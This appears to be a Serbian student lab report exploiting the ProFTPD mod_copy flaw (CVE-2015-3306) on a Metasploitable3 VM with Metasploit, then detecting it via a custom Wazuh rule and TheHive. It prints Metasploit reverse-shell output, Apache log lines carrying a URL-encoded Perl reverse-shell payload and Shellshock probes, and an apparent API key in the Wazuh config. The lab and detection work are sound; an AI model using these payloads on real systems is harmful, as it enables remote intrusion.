

Eksploatacija ranjivosti, detekcija, i Incident Response izveštaj

Ime studenta:

Datum:

Pregled Ranjivosti

Za svaku eksploatisanu ranjivost:

1. CVE-2015-3306

1.1 Informacije o ranjivosti

ID ranjivosti (CVE): CVE-2015-3306

Pogođen servis: ProFTPD

CVSS ocena: 10

Severity: Critical

Opis ranjivosti: Mod_copy modul u ProFTPD 1.3.5 dozvoljava udaljenim napadačima da čitaju i pišu u proizvoljne datoteke putem komandi "site cpfr" i "site cpto".

1.2 Opis eksploita

Izvor eksploita: Metasploit (unix/ftp/proftpd_modcopy_exec)

Metod eksploatacije:

Ovaj modul koristi SITE CPFR/CPTO mod_copy u ProFTPD verziji 1.3.5. Klijent koji nije autentifikovan može iskoristiti ove komande za kopiranje datoteka sa bilo kog dela sistema na izabrano odredište. Komande za kopiranje se izvršavaju sa pravima ProFTPD servisa, koja podrazumevano radi pod privilegijama nobody korisnika. Koristi se /proc/self/cmdline za kopiranje PHP payload-a cime se omogućava remote izvršavanje PHP koda.

Proces Eksploatacije

Za svaku eksploatisanu ranjivost:

2.1 Podešavanje eksploita

Ranljiv cilj: Cilj je bio Metasploitable3 virtualna mašina. Potrebno je da instalirana verzija ProFTPD bude 1.3.5 i da servis bude pokrenut.

Alati za eksploataciju: Metasploit

2.2 Koraci eksploatacije

Objasnite proces eksploatacije korak po korak - DETALJNO:

Link do repozitorijuma sa exploitom: https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/proftpd_modcopy_exec.rb

Nakon što smo podesili Metasploitable3 virtualnu mašinu (detalji u prošloj sekciji) potrebno je pokrenuti Metasploit command line tool na host mašini. Zatim se pokreću sledeće komande:
search CVE-2015-3306 > use unix/ftp/proftpd_modcopy_exec > options > set rhost
192.168.1.105 > exploit

Prvo se kopira PHP payload u tmp datoteku. PHP payload izvršava komandu koja mu se prosledi kroz GET parametar. Pomocu SITE CPFT i CITE komandi se payload kopira u web direktorijum odakle se može pokrenuti kroz http zahtev. Exploit onda šalje zahtev na url do payloada i prosledjuje mu komandu koju treba da izvrši.

```
Module options (exploit/unix/ftp/proftpd_modcopy_exec):
-----
Name      Current Setting  Required  Description
-----
Proxies    192.168.1.105    yes       A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     192.168.1.105    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      80               yes       HTTP port (TCP)
RPORT_FTP  21               yes       FTP port
SITEPATH    /var/www/html    yes       Absolute writable website path
SSL         false            no        Negotiate SSL/TLS for outgoing connections
TARGETURI   /                 yes       Base path to the website
TMPPATH     /tmp             yes       Absolute writable path
VHOST       /                 no        HTTP server virtual host

Payload options (cmd/unix/reverse_perl):
-----
Name      Current Setting  Required  Description
-----
LHOST     192.168.1.102    yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
-----
Id  Name
--  ---
0   ProFTPD 1.3.5
```

2.3 Rezultat eksploatacije

Prikažite rezultate eksploatacije:

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload cmd/unix/reverse_perl
[*] The value specified for payload is not valid.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 192.168.1.102:4446
[*] 192.168.1.105:80 - 192.168.1.105:21 - Connected to FTP server
[*] 192.168.1.105:80 - 192.168.1.105:21 - Sending copy commands to FTP server
[*] 192.168.1.105:80 - Executing PHP payload /mdwK.php
[*] 192.168.1.105:80 - Deleted /var/www/html/mdwK.php
[*] Command shell session 18 opened (192.168.1.102:4446 -> 192.168.1.105:51859) at 2024-12-04 19:07:18 +0100

Abort session 18? [y/N] [*] Aborting foreground process in the shell session
y
Abort session 18? [y/N] y

[*] 192.168.1.105 - Command shell session 18 closed. Reason: User exit
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 192.168.1.102:4446
[*] 192.168.1.105:80 - 192.168.1.105:21 - Connected to FTP server
[*] 192.168.1.105:80 - 192.168.1.105:21 - Sending copy commands to FTP server
[*] 192.168.1.105:80 - Executing PHP payload /3DUWu.php
[*] 192.168.1.105:80 - Deleted /var/www/html/3DUWu.php
[*] Command shell session 19 opened (192.168.1.102:4446 -> 192.168.1.105:52039) at 2024-12-04 20:02:16 +0100
```

Detekcija Korišćenjem Wazuh SIEM-a

Za svaku eksploatisanu ranljivost:

3.1 Wazuh SIEM pravila

Pravila korišćena za detekciju:

ID pravila: 100101

Opis: Atribut regex traži unose u iz log fajla koji sadrže tekst koji predstavlja izvršavanje perl skripte. Id pravila predstavlja jedinstveni identifikator, dok level predstavlja nivo opasnosti koju definisani napad predstavlja. Level 15 kreira high severity alert. Group atributi predstavljaju oznake koje će alert da dobije nakon kreiranja. Koristi se za filtriranje.

```
<rule id="100101" level="15">
  <if_sid>31100</if_sid>
  <regex>perl%20-MIO%20-e</regex>
  <description>ProFTPD attack detected</description>
  <group>proftpd,apache,</group>
</rule>
```

3.2 Konfiguracija SIEM-a

Podešavanje Wazuh agenta:

Na target mašini je instaliran Wazuh-Agent i podešena je env varijabla

(**WAZUH_MANAGER="192.168.1.104" apt-get install wazuh-agent**) koja kreira vezu između agenta i Wazuh Manager-a.

```
Terminal - root@metasploitable3-ub1404: ~
File Edit View Terminal Tabs Help

Setting up systemd-services (204-5ubuntu20.31) ...
Installing new version of config file /etc/systemd/logind.conf ...
Setting up libpam-systemd:amd64 (204-5ubuntu20.31) ...
Installing new version of config file /etc/init/systemd-logind.conf ...
systemd-logind start/running, process 9388
Setting up libsystemd-login0:amd64 (204-5ubuntu20.31) ...
Setting up init-system-helpers (1.14ubuntu1) ...
Setting up systemd (204-5ubuntu20.31) ...
Initializing machine ID from D-Bus machine ID.
systemd start/running, process 9438
Processing triggers for libc-bin (2.19-0ubuntu6) ...
Processing triggers for ureadahead (0.100.0-16) ...
root@metasploitable3-ub1404:~# systemctl daemon-reload
root@metasploitable3-ub1404:~# systemctl enable wazuh-agent
Failed to issue method call: No such file or directory
root@metasploitable3-ub1404:~# /var/ossec/bin/wazuh-control start
Starting Wazuh v4.9.2...
Started wazuh-execd...
Started wazuh-agentd...
Started wazuh-syscheckd...
Started wazuh-logcollector...
Started wazuh-modulesd...
Completed.
root@metasploitable3-ub1404:~#
```

Prikupljanje logova:

Prikupljaju se svi logovi generisani od strane Apache2 servera sa putanje:

/var/log/apache2/access.log

3.3 Proces detekcije

Opišite proces detekcije:

Primititi sledeci log koji sadrzi perl MIO –e komandu.

```
Terminal - root@metasploitable3-ub1404: /var/log/apache2
File Edit View Terminal Tabs Help


192.168.1.102 - - [04/Dec/2024:18:02:41 +0000] "POST /drupal/?q=user/login HTTP/1.1" 200 8145 "-" Mozilla/5.0 (iPad; CPU OS 17_7 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/18.0 Mobile/15E148 Safari/604.1"
192.168.1.102 - - [04/Dec/2024:18:02:59 +0000] "POST /drupal/?q=user/login HTTP/1.1" 200 8145 "-" Mozilla/5.0 (iPad; CPU OS 17_7 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/18.0 Mobile/15E148 Safari/604.1"
192.168.1.102 - - [04/Dec/2024:17:56:09 +0000] "GET /cgi-bin/hello.sh HTTP/1.1" 504 0 "-" () { ;;};echo -e "\r\nDyKfFhEhmCer1QyX1lEWcUVdpoWzo$(tm
p/jYMOq)DyKfFhEhmCer1QyX1lEWcUVdpoWzo"
192.168.1.102 - - [04/Dec/2024:18:06:22 +0000] "GET /mdumk.php?cMkhj=nohup%20perl%20-MIO%20-e%20%27%24p%3dfork%3bexit%2c%28%24p%29%3bforeach%20my%20
%24key%28keys%20%25ENV%29%7b%28%24ENV%7b%24key%7d%3d-%28.%2a%29/%29%7b%24ENV%7b%24key%7d%3d%241%3b%7d%24c%3dnew%20IO%3a%3aSocket%3a%3aINET%28Pee
rAddr%2c%22192.168.1.102%3a4446%22%29%3bSTDIN-%3efdopen%28%24c%2cr%29%3b%24--%3efdopen%28%24c%2cw%29%3bwhile%28%3c%3e%29%7b%28%24.%3d-%20%28.%2a%29
/%29%7bssystem%20%241%3b%7d%3b%27%20%26 HTTP/1.1" 200 203 "-" Mozilla/5.0 (iPad; CPU OS 17_7 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko
) Version/18.0 Mobile/15E148 Safari/604.1"
192.168.1.102 - - [04/Dec/2024:17:57:00 +0000] "GET /cgi-bin/hello.sh HTTP/1.1" 504 0 "-" () { ;;};echo -e "\r\nb07Rs8ojGGALHmtKl6nKthSTro2F$(/tmp
/byAzN)b07Rs8ojGGALHmtKl6nKthSTro2F"
192.168.1.102 - - [04/Dec/2024:18:02:36 +0000] "POST /drupal/?q=user/login HTTP/1.1" 200 0 "-" Mozilla/5.0 (iPad; CPU OS 17_7 like Mac OS X) AppleWeb
Kit/605.1.15 (KHTML, like Gecko) Version/18.0 Mobile/15E148 Safari/604.1"
192.168.1.102 - - [04/Dec/2024:18:02:54 +0000] "POST /drupal/?q=user/login HTTP/1.1" 200 0 "-" Mozilla/5.0 (iPad; CPU OS 17_7 like Mac OS X) AppleWeb
Kit/605.1.15 (KHTML, like Gecko) Version/18.0 Mobile/15E148 Safari/604.1"
192.168.1.102 - - [04/Dec/2024:19:01:21 +0000] "GET /3DUVu.php?o90Wynq=nohup%20perl%20-MIO%20-e%20%27%24p%3dfork%3bexit%2c%28%24p%29%3bforeach%20my%20
%24key%28keys%20%25ENV%29%7b%28%24ENV%7b%24key%7d%3d-%28.%2a%29/%29%7b%24ENV%7b%24key%7d%3d%241%3b%7d%24c%3dnew%20IO%3a%3aSocket%3a%3aINET%28P
eerAddr%2c%22192.168.1.102%3a4446%22%29%3bSTDIN-%3efdopen%28%24c%2cr%29%3b%24--%3efdopen%28%24c%2cw%29%3bwhile%28%3c%3e%29%7b%28%24.%3d-%20%28.%2a%29
/%29%7bssystem%20%241%3b%7d%3b%27%20%26 HTTP/1.1" 200 203 "-" Mozilla/5.0 (iPad; CPU OS 17_7 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Geo
ko) Version/18.0 Mobile/15E148 Safari/604.1"
```



```
vlada@vlada-VirtualBox: ~/thehive/docker/prod1-thehive x root@vlada-VirtualBox: /var/ossec/etc
GNU nano 7.2 ossec.conf
<alerts_log>yes</alerts_log>
<logall>no</logall>
<logall_json>no</logall_json>
<email_notification>no</email_notification>
<smtp_server>smtp.example.wazuh.com</smtp_server>
<email_from>wazuh@example.wazuh.com</email_from>
<email_to>recipient@example.wazuh.com</email_to>
<email_maxperhour>12</email_maxperhour>
<email_log_source>alerts.log</email_log_source>
<agents_disconnection_time>10m</agents_disconnection_time>
<agents_disconnection_alert_time>0</agents_disconnection_alert_time>
<update_check>yes</update_check>
</global>
<integration>
  <name>custom-w2thive</name>
  <hook_url>http://127.0.0.1:9000</hook_url>
  <api_key>qSq4AoC4wgV4tNHqIq9uxB3KH+uD6hY3</api_key>
  <alert_format>json</alert_format>
</integration>
<alerts>
```

Integracija pravila:

Nakon kreiranog alerta u Wazuh-u, pojavio se alert unutar TheHive-a. Nakon toga potrebno je kliknuti na alert i otvoriti slučaj. Ispod se nalaze screenshot-ovi TheHive alert-a.



4.2 Kreiranje slučaja u The Hive-u

Detalji o slučaju:

Alerts / wazuh_alert (#c9f54b) / Description
Enter a case number

ProFTPD attack detected

ID: ~41386016
Created by: thehive.api@wazuh.com
Created at: 04/12/2024 20:02

SEVERITY: MEDIUM
 TLP:AMBER PAP:AMBER

Assignee: Unassigned

Source: wazuh

Reference: c9f54b

Type: wazuh_alert

Occured date: 04/12/2024 20:02

Status: New

Time metrics: Detection < 1 second

General Observables (5) TTPs (0) Attachments Similar Cases Similar Alerts Responders History

Title

ProFTPD attack detected

Tags

{ rule=100101 | agent_id=001 | agent_name=metasploitlab3-ub140... | wazuh | agent_ip=192.168.1.105 }

Description

Timestamp

key	val
timestamp	2024-12-04T20:02:10.535+0100

Rule

key	val
rule.level	15
rule.description	ProFTPD attack detected
rule.id	100101
rule.firedtimes	1

Comments